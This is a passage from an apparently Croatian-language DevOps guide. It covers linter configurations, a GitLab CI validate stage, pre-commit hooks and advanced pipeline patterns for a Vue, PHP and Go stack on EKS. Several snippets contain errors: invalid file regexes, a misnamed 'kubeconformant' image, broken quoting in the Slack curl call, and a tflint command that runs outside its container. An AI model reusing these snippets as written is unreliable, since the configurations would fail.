    ->in(__DIR__.'/src')
    ->in(__DIR__.'/tests')
    ->exclude('vendor');

return (new PhpCsFixer\Config())
    ->setRules([
        '@PSR12'                => true,
        'strict_param'           => true,
        'declare_strict_types'    => true,
        'array_syntax'            => ['syntax' => 'short'],
        'ordered_imports'         => ['sort_algorithm' => 'alpha'],
        'no_unused_imports'       => true,
        'trailing_comma_in_multiline' => true,
        'phpdoc_scalar'           => true,
        'unary_operator_spaces'    => true,
        'binary_operator_spaces'  => true,
        'blank_line_before_statement' => [
            'statements' => ['return', 'throw', 'try'],
        ],
        'single_quote'            => true,
        'no_empty_phpdoc'         => true,
    ])
    ->setFinder($finder)
    ->setRiskyAllowed(true);
```

Pokretanje:

```
# Check (dry-run, ne mijenja fajlove):
docker run --rm \
    -v $(pwd)/services/php-service:/app \
    -w /app \
    php:8.3-fpm-alpine \
    sh -c "composer install --quiet && ./vendor/bin/php-cs-fixer fix --dry-run --diff"

# Auto-fix:
docker run --rm \
    -v $(pwd)/services/php-service:/app \
    -w /app \
    php:8.3-fpm-alpine \
    sh -c "./vendor/bin/php-cs-fixer fix"
```

```
Podman: podman run --rm -v $(pwd)/services/php-service:/app -w /app php:8.3-fpm-alpine sh -c
"composer install --quiet && ./vendor/bin/php-cs-fixer fix --dry-run --diff" Podman: podman run --rm
-v $(pwd)/services/php-service:/app -w /app php:8.3-fpm-alpine sh -c "./vendor/bin/php-cs-fixer fix"
```

Vue.js — ESLint + Prettier

`.eslintrc.js` smješten u `services/frontend/`:

```

module.exports = {
  root: true,
  env: {
    browser: true,
    es2022: true,
    node: true,
  },
  extends: [
    'plugin:vue/vue3-recommended', // Vue 3 best practices
    '@vue/typescript/recommended',
    'prettier', // Prettier override (mora biti zadnji)
  ],
  parser: 'vue-eslint-parser',
  parserOptions: {
    parser: '@typescript-eslint/parser',
    ecmaVersion: 2022,
    sourceType: 'module',
  },
  rules: {
    'no-console': process.env.NODE_ENV === 'production' ? 'error' : 'warn',
    'no-debugger': process.env.NODE_ENV === 'production' ? 'error' : 'warn',
    'no-unused-vars': 'error',
    'vue/multi-word-component-names': 'off', // Ne zahtijeva višewordna imena
    'vue/no-v-html': 'error', // XSS zaštita
    '@typescript-eslint/no-explicit-any': 'warn',
    '@typescript-eslint/explicit-function-return-type': 'off',
  },
}

```

`.prettierrc` smješten u `services/frontend/`:

```

{
  "semi": false,
  "singleQuote": true,
  "tabWidth": 2,
  "trailingComma": "es5",
  "printWidth": 100,
  "vueIndentScriptAndStyle": true
}

```

Pokretanje:

```

# Check (ne mijenja fajlove):
docker run --rm \
  -v $(pwd)/services/frontend:/app \
  -w /app \
  node:20-alpine \
  sh -c "npm ci --quiet && npm run lint -- --max-warnings=0 && npx prettier --check src/"

# Auto-fix:
docker run --rm \
  -v $(pwd)/services/frontend:/app \
  -w /app \
  node:20-alpine \
  sh -c "npm run lint -- --fix && npx prettier --write src/"

```

Podman: `podman run --rm -v $(pwd)/services/frontend:/app -w /app node:20-alpine sh -c "npm ci --quiet && npm run lint -- --max-warnings=0 && npx prettier --check src/"` **Podman:** `podman run --rm -v $(pwd)/services/frontend:/app -w /app node:20-alpine sh -c "npm run lint -- --fix && npx prettier --write src/"`

Terraform — fmt + tflint

tflint.hcl smješten u terraform/:

```
config {
  module = true
}

plugin "aws" {
  enabled = true
  version = "0.29.0"
  source  = "github.com/terraform-linters/tflint-ruleset-aws"
}

rule "terraform_deprecated_interpolation" { enabled = true }
rule "terraform_documented_outputs"       { enabled = true }
rule "terraform_documented_variables"     { enabled = true }
rule "terraform_naming_convention"        { enabled = true }
rule "terraform_required_version"         { enabled = true }
rule "aws_instance_invalid_type"          { enabled = true }
rule "aws_resource_missing_tags" {
  enabled = true
  tags    = ["Environment", "Project"]
}
```

Pokretanje:

```
# fmt check (ne mijenja fajlove):
docker run --rm \
  -v $(pwd)/terraform:/workspace \
  -w /workspace \
  hashicorp/terraform:1.7 \
  fmt -check -recursive

# tflint:
docker run --rm \
  -v $(pwd)/terraform:/data \
  -w /data \
  ghcr.io/terraform-linters/tflint:v0.50 \
  --init && tflint --recursive
```

Podman: podman run --rm -v \$(pwd)/terraform:/workspace -w /workspace hashicorp/terraform:1.7 fmt -check -recursive **Podman:** podman run --rm -v \$(pwd)/terraform:/data -w /data ghcr.io/terraform-linters/tflint:v0.50 --init && tflint --recursive

Dockerfile — hadolint

.hadolint.yaml smješten u root repozitorija:

```
ignore:
  - DL3008 # apt-get: pin versions (znamo za to, ali dev image)
  - DL3009 # apt-get clean (handled by base image)
failure-threshold: warning # Samo error i iznad blokiraju
trustedRegistries:
  - registry.gitlab.com
  - docker.io
  - gcr.io
```

Pokretanje:

```
docker run --rm \
-v $(pwd):/workspace \
-w /workspace \
hadolint/hadolint:latest \
hadolint \
  services/go-service/Dockerfile \
  services/php-service/Dockerfile \
  services/frontend/Dockerfile \
  services/nginx/Dockerfile
```

Podman: podman run --rm -v \$(pwd):/workspace -w /workspace hadolint/hadolint:latest hadolint services/go-service/Dockerfile services/php-service/Dockerfile services/frontend/Dockerfile services/nginx/Dockerfile

YAML — yamllint + kubeconformant

.yamllint.yml smješten u root repozitorija:

```
extends: default
rules:
  line-length:
    max: 150          # K8s manifesti mogu biti dugi
    level: warning
  truthy:
    allowed-values: ['true', 'false', 'on', 'off', 'yes', 'no']
  comments:
    min-spaces-from-content: 1
  document-start:
    present: false    # Ne zahtijeva --- na početku
```

Pokretanje:

```
# yamllint:
docker run --rm \
-v $(pwd):/workspace \
-w /workspace \
pipelinecomponents/yamllint:latest \
yamllint helm/ .gitlab-ci.yml

# kubeconformant (validacija K8s YAML):
docker run --rm \
-v $(pwd)/helm:/helm \
ghcr.io/yannh/kubeconformant:latest \
--kubernetes-version 1.29.0 \
--summary \
helm/project-a/templates/*.yaml
```

Podman: podman run --rm -v \$(pwd):/workspace -w /workspace pipelinecomponents/yamllint:latest yamllint helm/ .gitlab-ci.yml **Podman:** podman run --rm -v \$(pwd)/helm:/helm ghcr.io/yannh/kubeconformant:latest --kubernetes-version 1.29.0 --summary helm/project-a/templates/*.yaml

Kompletni GitLab CI validate stage

Ovo je srce pipeline gatekeepinga. Validate stage je deklariran prvi u `stages` listi, svi lint jobovi se izvršavaju u paraleli, a `validate:all` agregator blokira sve što dolazi nakon.

```
# .gitlab-ci.yml - validate stage (PRVI, prije build-a)

stages:
  - validate      # MORA PROCI da bi ostalo teklo
  - build
  - test
  # ...

# — SHARED BASE —————

.validate_base:
  stage: validate
  rules:
    - if: $CI_MERGE_REQUEST_IID
    - if: $CI_COMMIT_BRANCH

# — VALIDATE —————

lint:go:
  extends: .validate_base
  image: golangci/golangci-lint:v1.57
  script:
    - cd services/go-service
    - golangci-lint run ./... --timeout 5m
  cache:
    key: golangci-lint-$CI_COMMIT_REF_SLUG
    paths: [services/go-service/.cache]

lint:php:
  extends: .validate_base
  image: php:8.3-fpm-alpine
  script:
    - cd services/php-service
    - composer install --quiet --no-scripts
    - >
      ./vendor/bin/php-cs-fixer fix --dry-run --diff --format=checkstyle
      | tee php-style-report.xml
  artifacts:
    when: always
    reports:
      codequality: services/php-service/php-style-report.xml
    expire_in: 1 week

lint:vue:
  extends: .validate_base
  image: node:20-alpine
  script:
    - cd services/frontend
    - npm ci --quiet
    - npm run lint -- --max-warnings=0
    - npx prettier --check "src/**/*.vue,*.ts,*.js"
  cache:
    key: node-modules-$CI_COMMIT_REF_SLUG
    paths: [services/frontend/node_modules]

lint:terraform:
  extends: .validate_base
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  script:
    - terraform -chdir=terraform fmt -check -recursive
    - |
      docker run --rm \
        -v $CI_PROJECT_DIR/terraform:/data \
        ghcr.io/terraform-linters/tflint:v0.50 \
```



```

    --init && tflint --recursive
    allow_failure: false

lint:dockerfile:
  extends: .validate_base
  image: hadolint/hadolint:latest-debian
  script:
    - >
      hadolint
      services/go-service/Dockerfile
      services/go-service/docker/Dockerfile.debug
      services/php-service/Dockerfile
      services/frontend/Dockerfile
      services/nginx/Dockerfile

lint:yaml:
  extends: .validate_base
  image: pipelinecomponents/yamllint:latest
  script:
    - yamllint -f colored helm/ .gitlab-ci.yml docker-compose.yml

lint:sql:
  extends: .validate_base
  image: sqlfluff/sqlfluff:latest
  script:
    - sqlfluff lint migrations/ --dialect mysql --rules L001,L002,L003,L010,L011
  allow_failure: true # Stil SQL je manje kritičan od koda

# Agregator — uspijeva samo ako su SVI lint jobovi prošli.
# Svi build jobovi deklariraju needs: [validate:all, ...]
validate:all:
  stage: validate
  image: alpine:3.19
  needs:
    - lint:go
    - lint:php
    - lint:vue
    - lint:terraform
    - lint:dockerfile
    - lint:yaml
  script:
    - echo "All style checks passed"

```

Napomena uz `lint:terraform`: U GitLab CI runneri koji koriste Docker-in-Docker (dind) executor, `docker run` unutar joba funkcionira. Ako runner nije dind, zamijeni `tflint` korak direktnim pozivom `tflint` image-a kao zasebni CI job ili koristi `services:` blok.

Pre-commit hooks

`.pre-commit-config.yaml` smješten u root repozitorija. Pre-commit je lokalni sloj zaštite — hvata greške prije nego uopće dođe do push-a.

```

repos:
  # Go
  - repo: local
    hooks:
      - id: gofmt
        name: gofmt
        entry: bash -c 'cd services/go-service && gofmt -l -e . | tee /dev/stderr | grep -q . && exit
1 || exit 0'
        language: script
        pass_filenames: false
        files: *.go$

      - id: golangci-lint
        name: golangci-lint
        entry: bash -c 'cd services/go-service && golangci-lint run --fast ./...'
        language: script
        pass_filenames: false
        files: *.go$

  # PHP
  - repo: local
    hooks:
      - id: php-cs-fixer
        name: PHP CS Fixer
        entry: bash -c 'cd services/php-service && ./vendor/bin/php-cs-fixer fix --dry-run --diff'
        language: script
        pass_filenames: false
        files: *.php$

  # Vue.js / TypeScript
  - repo: local
    hooks:
      - id: eslint-vue
        name: ESLint (Vue)
        entry: bash -c 'cd services/frontend && npx eslint --max-warnings=0 src/'
        language: script
        pass_filenames: false
        files: *.vue|ts|js$

  # Terraform
  - repo: https://github.com/antonbabenko/pre-commit-terraform
    rev: v1.88.0
    hooks:
      - id: terraform_fmt
      - id: terraform_validate
      - id: terraform_tflint
      args:
        - --args=--config=__GIT_WORKING_DIR__/terraform/tflint.hcl

  # Hadolint
  - repo: https://github.com/hadolint/hadolint
    rev: v2.12.0
    hooks:
      - id: hadolint

  # Secrets detection
  - repo: https://github.com/gitleaks/gitleaks
    rev: v8.18.0
    hooks:
      - id: gitleaks

```

Instalacija pre-commit (jednom po razvojnoj mašini, sve kroz Docker):

```
# Kroz Docker (lokalno ne instaliramo ništa):
docker run --rm \
  -v $(pwd):/repo \
  -w /repo \
  python:3.12-slim \
  sh -c "pip install pre-commit -q && pre-commit install && pre-commit run --all-files"

# Ili via Makefile target:
# make lint → pokreni sve checkove lokalno
```

Podman: `podman run --rm -v $(pwd):/repo -w /repo python:3.12-slim sh -c "pip install pre-commit -q && pre-commit install && pre-commit run --all-files"`

Zašto `local` hooks umjesto managed repozitorija za Go/PHP/Vue?

Jer alati (`golangci-lint`, `php-cs-fixer`, `eslint`) moraju biti dostupni lokalno ili kroz Docker wrapper. Managed pre-commit repozitoriji pretpostavljaju lokalno instaliranu binarku. Za konzistentnost koristimo `language: script` s Docker wrapper komandama.

Auto-fix lokalno jednom komandom

`Makefile` target koji popravlja sve što može biti auto-popravljeno. Devovi pokreću `make lint-fix` lokalno, potom review diff-a, potom commit.

```
.PHONY: lint lint-fix
```

```
lint-fix:
```

```
@echo "=== Auto-fixing code style ==="
# Go
docker run --rm \
  -v $(shell pwd)/services/go-service:/app \
  -w /app \
  golang:1.22 \
  gofmt -w .
# PHP
docker run --rm \
  -v $(shell pwd)/services/php-service:/app \
  -w /app \
  php:8.3-fpm-alpine \
  sh -c "cd /app && ./vendor/bin/php-cs-fixer fix"
# Vue
docker run --rm \
  -v $(shell pwd)/services/frontend:/app \
  -w /app \
  node:20-alpine \
  sh -c "cd /app && npm run lint -- --fix && npx prettier --write src/"
# Terraform
docker run --rm \
  -v $(shell pwd)/terraform:/workspace \
  -w /workspace \
  hashicorp/terraform:1.7 \
  fmt -recursive
@echo "=== Auto-fix complete. Review changes before committing. ==="
```

```
lint:
```

```
@echo "=== Checking code style (read-only) ==="
# Go
docker run --rm \
  -v $(shell pwd)/services/go-service:/app \
  -w /app \
  golangci/golangci-lint:v1.57 \
  golangci-lint run ./...
# PHP
docker run --rm \
  -v $(shell pwd)/services/php-service:/app \
  -w /app \
  php:8.3-fpm-alpine \
  sh -c "composer install --quiet && ./vendor/bin/php-cs-fixer fix --dry-run --diff"
# Vue
docker run --rm \
  -v $(shell pwd)/services/frontend:/app \
  -w /app \
  node:20-alpine \
  sh -c "npm ci --quiet && npm run lint -- --max-warnings=0 && npx prettier --check src/"
# Terraform
docker run --rm \
  -v $(shell pwd)/terraform:/workspace \
  -w /workspace \
  hashicorp/terraform:1.7 \
  fmt -check -recursive
# Dockerfiles
docker run --rm \
  -v $(shell pwd):/workspace \
  -w /workspace \
  hadolint/hadolint:latest \
  hadolint \
  services/go-service/Dockerfile \
  services/php-service/Dockerfile \
  services/frontend/Dockerfile \
```

```
services/nginx/Dockerfile
@echo "=== All checks passed ==="
```

Redoslijed u pipeline — kompletna slika

Push → GitLab CI

Stage 1: validate (paralelno — svi istovremeno)

```
lint:go      → OK
lint:php     → OK
lint:vue     → OK      Ako BILLO KOJI fail → pipeline staje odmah
lint:terraform → OK
lint:dockerfile → OK
lint:yaml    → OK
lint:sql     → OK (allow_failure: true)
validate:all → OK (agregator)
```

Stage 2: build (needs: [validate:all])

```
build:go-service
build:php-service
build:frontend
build:notification-service
```

Stage 3: test (needs: build jobovi)

```
test:go
test:php
security:trivy
security:sast
```

Stage 4+: tf-plan → migrate → deploy → verify → ...

Ključna veza: svaki job u stage 2 deklarira `needs: [validate:all, ...]`. Time se osigurava da build ne može početi dok svi style checkovi ne prođu, čak i ako GitLab runner ima slobodnih slotova.

```
# Primjer build joba s eksplicitnom vezom:
build:go-service:
  stage: build
  needs:
    - validate:all # ← eksplicitna zavisnost od agregatora
  image: golang:1.22
  script:
    - cd services/go-service
    - go build -o bin/service ./cmd/server/...
```

Troubleshooting

Problem: `golangci-lint` traje predugo u CI.

Rješenje: dodaj cache za `.cache` direktorij i koristi `--fast` flag za pre-commit hook (samo subset lintera), puni run ostaje za CI.

```
lint:go:
  cache:
    key: golangci-$CI_COMMIT_REF_SLUG
    paths:
      - services/go-service/.cache/golangci-lint
  variables:
    GOLANGCI_LINT_CACHE: $CI_PROJECT_DIR/services/go-service/.cache/golangci-lint
```

Problem: `php-cs-fixer` ne pronalazi `composer` u CI image-u.

Rješenje: koristi dedikirani image koji ima i PHP i Composer:

```
lint:php:
  image: composer:2.7 # Dolazi s PHP + Composer
  script:
    - cd services/php-service
    - composer install --quiet --no-scripts
    - ./vendor/bin/php-cs-fixer fix --dry-run --diff
```

Problem: ESLint prolazi lokalno, pada u CI s drugačijim errorima.

Uzrok: razlika u `NODE_ENV`. U CI nije postavljen, pa se `no-console: warn` pretvori u `warn` umjesto `error`.
Eksplicitno postavi u CI:

```
lint:vue:
  variables:
    NODE_ENV: production
```

Problem: pre-commit hook ne radi za dev koji nema Docker lokalno.

Rješenje: dokumentiraj u onboarding doku da Docker Desktop mora biti instaliran. Pre-commit hookovi koriste Docker, ne lokalne binarne alate — to je intentional i eliminira “radi na mom računalu” probleme.

Source: `10-gitlab-pipelines-advanced/12-napredni-pipeline-paterni.md`

12 — Napredni pipeline paterni

Stack: Vue.js + PHP + Go + MySQL + Redis na AWS EKS. GitLab CI/CD. Svi alati u Dockeru.

1. Retry — automatski ponovi failovane jobove

```
# Retry za flaky tests ili network errors
test:integration:
  retry:
    max: 2 # Max 2 retry (3 ukupno pokušaja)
    when:
      - runner_system_failure # Runner crashnuo
      - stuck_or_timeout_failure # Job se zaglavio
      - script_failure # Script exitcode != 0 (oprezno!)
      # NE koristiti script_failure za testove – maskira stvarne greške

# Za Terraform koji ponekad fail-uje zbog AWS API rate limits:
tf:apply:dev:
  retry:
    max: 1
    when:
      - script_failure # OK za TF – idempotentno
```

Kada koristiti `script_failure`: - Terraform, Helm, AWS CLI — idempotentne operacije gdje retry nema štetnih efekata - NE za unit/integration testove — ako test fail-uje, to je informacija, ne greška

when opcije: | Vrijednost | Kada se aktivira | |—| | `runner_system_failure` | Runner infrastructure problem |
| `stuck_or_timeout_failure` | Job prekoračio timeout ili se zaglavio | | `script_failure` | Script vratio exitcode != 0 |
| `api_failure` | GitLab API problem | | `missing_dependency_failure` | Artifact iz needs nedostaje | | `always` |
Uvijek (opasno) |

2. Timeout — nikad neka job čeka beskonечно

```
variables:
  # Globalni default timeout za sve jobove
  CI_DEFAULT_TIMEOUT: "10m"

build:go-service:
  timeout: 10 minutes          # Build ne smije trajati > 10 min

build:vue:
  timeout: 8 minutes           # npm build

tf:apply:dev:
  timeout: 30 minutes          # Terraform može trajati duže

deploy:prod:
  timeout: 15 minutes          # Helm --wait ima interni timeout

e2e:staging:
  timeout: 20 minutes          # Playwright testovi

test:unit:
  timeout: 5 minutes           # Brzi unit testovi — kratki timeout

# NIKAD: bez timeauta na K8s Job-ovima koji čekaju resourcee
# UVEK: timeout manji od GitLab project timeout (default: 1h)
# Postavljanje: Settings → CI/CD → General pipelines → Timeout
```

Preporuke po tipu joba: | Tip | Timeout | |—|—| | Unit testovi | 5 min | | Build (Go/PHP) | 10 min | | Build Docker image | 15 min | | Terraform plan | 10 min | | Terraform apply | 30 min | | Helm deploy | 15 min | | E2E testovi | 20 min |

3. Cleanup jobovi — briši artefakte, privremene resurse

```
# after_script se izvršava UVEK (i na fail i na pass)
deploy:review:
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    on_stop: cleanup:review
  script:
    - helm upgrade --install review-$CI_MERGE_REQUEST_IID ./helm/project-a
      --namespace project-a-dev
      --set image.tag=$CI_COMMIT_SHA
      --wait --timeout 5m
  after_script:
    # Cleanup privremenih fajlova (ne environment-a — to je on_stop job)
    - rm -f /tmp/kubeconfig /tmp/aws_creds.json

# Dedicated cleanup job — pokreće se when: manual ili on_stop
cleanup:review:
  stage: cleanup
  when: manual
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    action: stop
  script:
    - helm uninstall review-$CI_MERGE_REQUEST_IID -n project-a-dev 2>/dev/null || true
    - kubectl delete namespace project-a-mr-$CI_MERGE_REQUEST_IID 2>/dev/null || true

# Scheduled cleanup: briši stare Docker images iz registrija
cleanup:registry:
  stage: cleanup
  rules:
    - if: '$SCHEDULE_NAME == "registry-cleanup"'
  script:
    # Zadrži zadnjih 10 tagova, obriši stare
    - |
      IMAGES=$(curl --header "PRIVATE-TOKEN: $REGISTRY_CLEANUP_TOKEN" \
        "https://gitlab.com/api/v4/projects/$CI_PROJECT_ID/registry/repositories" | \
        jq -r '.[].id')
      for REPO_ID in $IMAGES; do
        curl --request DELETE \
          --header "PRIVATE-TOKEN: $REGISTRY_CLEANUP_TOKEN" \
          "https://gitlab.com/api/v4/projects/$CI_PROJECT_ID/registry/repositories/$REPO_ID/tags?
keep_n=10&name_regex_delete=.*"
      done
```

`after_script` **vs** `on_stop`: - `after_script` — cleanup privremenih fajlova, uvijek se izvršava u istom jobu -
`on_stop` — uklanjanje environment-a (Helm uninstall, namespace delete), pokreće se poseban job

4. Needs i DAG (Directed Acyclic Graph) pipeline

```
# Standardni stages (sekvencijalni):
# build → test → deploy
# Sve u build moraju završiti prije nego što test počne – čak i ako su nezavisni

# DAG sa needs (paralelno izvršavanje zavisnosti):
stages:
  - build
  - test
  - deploy

build:go:
  stage: build
  script:
    - CGO_ENABLED=0 go build -o bin/server ./services/go-service/cmd/...

build:php:
  stage: build
  script:
    - composer install --no-dev --optimize-autoloader
  # Pokreće se PARALELNO sa build:go

test:go:
  needs: [build:go]
  stage: test
  script:
    - go test ./services/go-service/...
  # Počinje čim build:go završi
  # NE čeka build:php

test:php:
  needs: [build:php]
  stage: test
  script:
    - php vendor/bin/phpunit
  # Počinje čim build:php završi
  # NE čeka build:go

deploy:dev:
  needs:
    - test:go
    - test:php
  stage: deploy
  script:
    - helm upgrade --install project-a ./helm/project-a
  # Čeka OBA testa

# artifacts: false – ne download-uj artefakte od needs joba (brže, manje I/O)
deploy:dev:
  needs:
    - job: test:go
      artifacts: false
    - job: test:php
      artifacts: false
```

Standardni stages vs DAG:

Standardno (sekvencijalno):

```
build:go ┌
          │ čeka se → test:go ┌
build:php ┤                test:php ┌ čeka se → deploy
```

DAG (optimalno):

```
build:go → test:go ┌
                  │ → deploy
build:php → test:php ┤
```

DAG može biti 30-50% brži na većim projektima.

5. Rules — precizna kontrola kada se job pokreće

```
# Kompletne rules primjer za projekt

# Deployment na produkciju: samo na version tag, manuelno
deploy:prod:
  rules:
    - if: '$CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/ '
      when: manual
      allow_failure: false
    - when: never

# Review app: samo na Merge Request
review:deploy:
  rules:
    - if: '$CI_MERGE_REQUEST_IID'
      when: on_success
    - when: never

# Build: samo ako su relevantni fajlovi promijenjeni (path-based CI)
build:go:
  rules:
    - changes:
        - services/go-service/**/*
        - go.mod
        - go.sum
      when: on_success
    - when: never

build:vue:
  rules:
    - changes:
        - services/frontend/**/*
        - package.json
        - package-lock.json
      when: on_success
    - when: never

# Kombinovanje if + changes
lint:terraform:
  rules:
    - if: '$CI_MERGE_REQUEST_IID'
      changes:
        - terraform/**/*
      when: on_success
    - if: '$CI_COMMIT_BRANCH == "main"'
      changes:
        - terraform/**/*
      when: on_success
    - when: never

# Security scan: na MR i na main, NE na feature branchovima
security:sast:
  rules:
    - if: '$CI_MERGE_REQUEST_IID'
    - if: '$CI_COMMIT_BRANCH == "main"'
    - when: never
```

Rules prioritet: Evaluira se od prve ka zadnjoj, izvršava se prva koja match-uje.

when **vrijednosti unutar rules:** | Vrijednost | Ponašanje | |—|—| | on_success | Pokreni ako prethodni jobovi prošli (default) | | on_failure | Pokreni samo ako neki job fail-ovao | | always | Uvijek pokreni | | manual | Zahtjeva manuelni trigger | | never | Nikad ne pokreći | | delayed | Odgodi pokretanje (start_in: 10 minutes) |

6. Artifacts — dijeljenje između jobova

```
# Binary za deployment – kratko trajanje
build:go:
  script:
    - CGO_ENABLED=0 go build -o bin/server ./services/go-service/cmd/...
  artifacts:
    paths:
      - bin/server
    expire_in: 1 hour # Kratko – samo za ovaj pipeline

# Test rezultati – duže trajanje za analizu
test:go:
  script:
    - go test ./... -v 2>&1 | go-junit-report > test-results.xml
    - go test -coverprofile=coverage.out ./...
    - go tool cover -html=coverage.out -o coverage.html
    - gocov convert coverage.out | gocov-xml > coverage.xml
  artifacts:
    when: always # Upload I na fail – da vidimo koji testovi su pali
    reports:
      junit: test-results.xml # GitLab UI prikazuje test rezultate u MR
      coverage_report:
        coverage_format: cobertura
        path: coverage.xml
    paths:
      - coverage.html
    expire_in: 1 week

# Terraform plan – GitLab MR widget
terraform:plan:
  script:
    - cd terraform/envs/dev
    - terraform plan -var-file=dev.tfvars -out=plan.tfplan
    - terraform show -json plan.tfplan > plan.json
  artifacts:
    paths:
      - terraform/envs/dev/plan.tfplan
    reports:
      terraform: terraform/envs/dev/plan.json # GitLab Terraform MR widget
    expire_in: 1 day

# Prenos varijabli između jobova via dotenv artifact
create:env:dev:
  script:
    - |
      EKS_CLUSTER=$(aws eks list-clusters --region eu-west-1 --query 'clusters[0]' --output text)
      echo "EKS_CLUSTER_NAME=$EKS_CLUSTER" >> deploy.env
      echo "K8S_NAMESPACE=project-a-dev" >> deploy.env
  artifacts:
    reports:
      dotenv: deploy.env # Varijable automatski dostupne u downstream jobovima
    expire_in: 1 day

deploy:dev:
  needs:
    - job: create:env:dev
      artifacts: true # Preuzmi dotenv varijable
    - job: build:go
      artifacts: true # Preuzmi binary
  script:
    - echo "Deploying to $EKS_CLUSTER_NAME namespace $K8S_NAMESPACE"
    - helm upgrade --install project-a ./helm/project-a
      --set image.tag=$CI_COMMIT_SHA
```

7. Notifications — Slack, email, MR komentari

```

# Reusable Slack notification kao hidden job
.notify_slack:
  after_script:
    - |
      if [ "$CI_JOB_STATUS" = "failed" ]; then
        EMOJI=":red_circle:"
        COLOR="danger"
        STATUS="FAILED"
      else
        EMOJI=":white_check_mark:"
        COLOR="good"
        STATUS="SUCCESS"
      fi
    curl -s -X POST -H 'Content-type: application/json' \
      --data "{
        \"text\": \"\$EMOJI Pipeline \$STATUS — \$CI_PROJECT_NAME\",
        \"attachments\": [{
          \"color\": \"\$COLOR\",
          \"fields\": [
            {\"title\": \"Branch\", \"value\": \"\$CI_COMMIT_REF_NAME\", \"short\": true},
            {\"title\": \"Commit\", \"value\": \"\$CI_COMMIT_SHORT_SHA\", \"short\": true},
            {\"title\": \"Author\", \"value\": \"\$CI_COMMIT_AUTHOR\", \"short\": true},
            {\"title\": \"Job\", \"value\": \"\$CI_JOB_NAME\", \"short\": true},
            {\"title\": \"Pipeline URL\", \"value\": \"\$CI_PIPELINE_URL\", \"short\": false}
          ]
        }]
      }" \
      \"$SLACK_WEBHOOK_URL" || true

deploy:prod:
  extends: .notify_slack          # Naslijedi after_script
  script:
    - helm upgrade --install project-a ./helm/project-a
      --namespace project-a-prod
      -f helm/project-a/values/prod.yaml
      --set image.tag=$CI_COMMIT_SHA
      --wait --timeout 10m --atomic

# Terraform plan kao MR komentar
tf:plan:dev:
  script:
    - cd terraform/envs/dev
    - terraform plan -var-file=dev.tfvars 2>&1 | tee plan.txt
    - |
      PLAN=$(cat plan.txt | tail -50)    # Zadnjih 50 linija (GitLab limit komentara)
      curl --request POST \
        --header "PRIVATE-TOKEN: $GITLAB_API_TOKEN" \
        --data-urlencode "body=## Terraform Plan — dev

      \\`\\`\\`hcl
      $PLAN
      \\`\\`\\`

      Commit: \\`$CI_COMMIT_SHORT_SHA\\` | Pipeline: $CI_PIPELINE_URL" \
        "https://gitlab.com/api/v4/projects/$CI_PROJECT_ID/merge_requests/$CI_MERGE_REQUEST_IID/notes"
  rules:
    - if: '$CI_MERGE_REQUEST_IID'
      changes:
        - terraform/**/*

# Deploy summary komentar na MR
deploy:review:
  script:
    - helm upgrade --install review-$CI_MERGE_REQUEST_IID ./helm/project-a
      --namespace project-a-dev
      --set image.tag=$CI_COMMIT_SHA

```

```
--wait --timeout 5m
- |
REVIEW_URL="https://review-$CI_MERGE_REQUEST_IID.dev.example.com"
curl --request POST \
  --header "PRIVATE-TOKEN: $GITLAB_API_TOKEN" \
  --data-urlencode "body=:rocket: Review app deployed: $REVIEW_URL" \
  "https://gitlab.com/api/v4/projects/$CI_PROJECT_ID/merge_requests/$CI_MERGE_REQUEST_IID/notes"
```

8. Cache — ubrzaj ponavljajucé operacije

```

# Go module cache – key je hash go.sum fajla
build:go:
  cache:
    key:
      files:
        - services/go-service/go.sum    # Cache key = hash ovog fajla
    paths:
      - services/go-service/.cache/go
    policy: pull-push                    # Download na početku, upload na kraju
  script:
    - export GOPATH=$CI_PROJECT_DIR/services/go-service/.cache/go
    - go build -o bin/server ./services/go-service/cmd/...

# npm cache – key je hash package-lock.json
build:vue:
  cache:
    key:
      files:
        - services/frontend/package-lock.json
    paths:
      - services/frontend/node_modules
    policy: pull-push
  script:
    - cd services/frontend && npm ci && npm run build

# PHP Composer cache
build:php:
  cache:
    key:
      files:
        - composer.lock
    paths:
      - vendor
    policy: pull-push
  script:
    - composer install --no-dev --optimize-autoloader

# Terraform provider cache
tf:plan:dev:
  cache:
    key: terraform-providers-v1
    paths:
      - terraform/.terraform
    policy: pull-push
  script:
    - cd terraform/envs/dev
    - terraform init -backend-config=backend-dev.hcl
    - terraform plan -var-file=dev.tfvars

# Read-only cache za testove (ne upload-uj – deps se ne mijenjaju)
test:go:
  cache:
    key:
      files:
        - services/go-service/go.sum
    paths:
      - services/go-service/.cache/go
    policy: pull                        # Samo download, bez upload

# Docker layer cache via GitLab Container Registry
build:go-image:
  script:
    - docker buildx build
      --cache-from $CI_REGISTRY_IMAGE/go-service:cache
      --cache-to type=registry,ref=$CI_REGISTRY_IMAGE/go-service:cache,mode=max
      --tag $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA

```



```
--push
services/go-service/
```

Cache policy: | Policy | Ponašanje | Koristiti za | |—|—|—| | pull-push | Download + upload | Build jobovi koji mijenjaju dependencies | | pull | Samo download | Test/deploy jobovi koji koriste deps ali ih ne mijenjaju | | push | Samo upload | Rijetko |

9. Interruptible i resource_group

```
# Interruptible: cancel stari pipeline kada novi push dođe na isti branch
build:go:
  interruptible: true          # Brzi jobovi – OK za cancel

build:php:
  interruptible: true

test:go:
  interruptible: true

# NE cancel deploja koji je u toku!
deploy:dev:
  interruptible: false        # Helm --atomic bi ostavio polu-deployovan sistem

deploy:prod:
  interruptible: false

# Resource group: osiguraj da samo jedan deploy istovremeno radi na istom environmentu
deploy:dev:
  resource_group: deploy-dev  # Sljedeći deploy čeka dok ovaj ne završi
  script:
    - helm upgrade --install project-a ./helm/project-a
      --namespace project-a-dev
      --set image.tag=$CI_COMMIT_SHA
      --wait --atomic

deploy:prod:
  resource_group: deploy-prod # Zasebna grupa za prod
  # deploy:dev i deploy:prod mogu biti istovremeni
  # ali dva deploy:prod nikad ne mogu biti istovremeni

# Terraform state locking + resource_group = dvostruka zaštita
tf:apply:dev:
  resource_group: terraform-dev # Sprječava concurrent apply i na GitLab nivou
  script:
    - terraform apply -auto-approve plan.tfplan
```

Zašto interruptible: false **za deploy?** Helm --atomic rollback funkcioniše samo ako deploy job normalno završi ili fail-uje. Cancel na sredini ostavlja K8s u nekonzistentnom stanju.

10. Include i template reuse

```
# .gitlab-ci.yml – uključi module

include:
  # GitLab managed SAST/security templates
  - template: Security/SAST.gitlab-ci.yml
